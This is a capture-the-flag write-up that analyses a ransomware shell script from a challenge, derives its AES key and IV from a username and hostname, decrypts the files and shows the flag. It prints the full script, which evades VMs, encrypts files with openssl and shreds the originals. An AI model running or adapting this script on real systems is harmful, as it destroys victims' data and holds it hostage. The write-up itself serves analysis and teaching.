
We can now retrieve our ransomware shell script:
#!/usr/bin/env sh

fail() {
	echo "There is no free minecrap"
	exit
}

if grep -qE '^(flags|Features).*hypervisor' /proc/cpuinfo 2>/dev/null; then
	:
else
	# 2. DMI vendor / product name
	for f in \
		/sys/class/dmi/id/sys_vendor \
		/sys/class/dmi/id/product_name \
		/sys/class/dmi/id/board_vendor
	do
		[ -r "$f" ] || continue
		case "$(cat "$f")" in
			*QEMU*|*KVM*|*VMware*|*VirtualBox*|*Xen*|*Microsoft*)
				exit 0
				;;
		esac
	done
	fail
fi

find . -path '*/.*' -prune -o ! -name '*.naoyacrypted' -type f -print | while IFS= read -r i; do
	openssl aes-128-cbc -e -in "$i" -K "$KEY_R" -iv "$IV_R" | xxd -p > "$i.naoyacrypted"
	shred -zu "$i"
done
The main function of this script:
- Do nothing if executed inside a VM.
- Else, encrypt the files with AES-128-CBC using the
KEY_R,IV_Rfrom theSEED_R, which derives from theusernameandhostname. - Also, render their extensions
.naoyacrypted. - Delete the original files.

I suppose cool_user is our username. But where is our hostname, I wonder. Initially, I thought it was something along the line of “devobass”, “neo-voidbox”,… (many of which I attempt to infer from the video). However, all of my speculation are off the right track and to no avail.
Devobass is the scammer. And the hostname is of the victim’s machine. I’m so dumb 😭˜
Welp, I guess we have to fall back on the trustworthy Google, again. Upon researching for “the whereabouts of the hostname on Linux filesystem”, I found out that:
The hostname in a Linux filesystem is stored in the
/etc/hostnamefile.
So our SEED_R is cool_user-my_cool_computer, the SHA256 hash being b3ad828a83cbc86e59b164dc8589bb2f3a94e14164680f400fe1ff381e8431e8.
- Key = Character 1 to 32 =
b3ad828a83cbc86e59b164dc8589bb2f(AES-128) - IV = Character 33 to 64 =
3a94e14164680f400fe1ff381e8431e8(CBC)

Each of the .naoyacrypted in /home/Documents now contains a hash value. Make those values our inputs to recover the files that was encrypted by the scammer.
One of them is an image with the flag (the others are brainrot memes 🤓)

W1{ngtrieutien}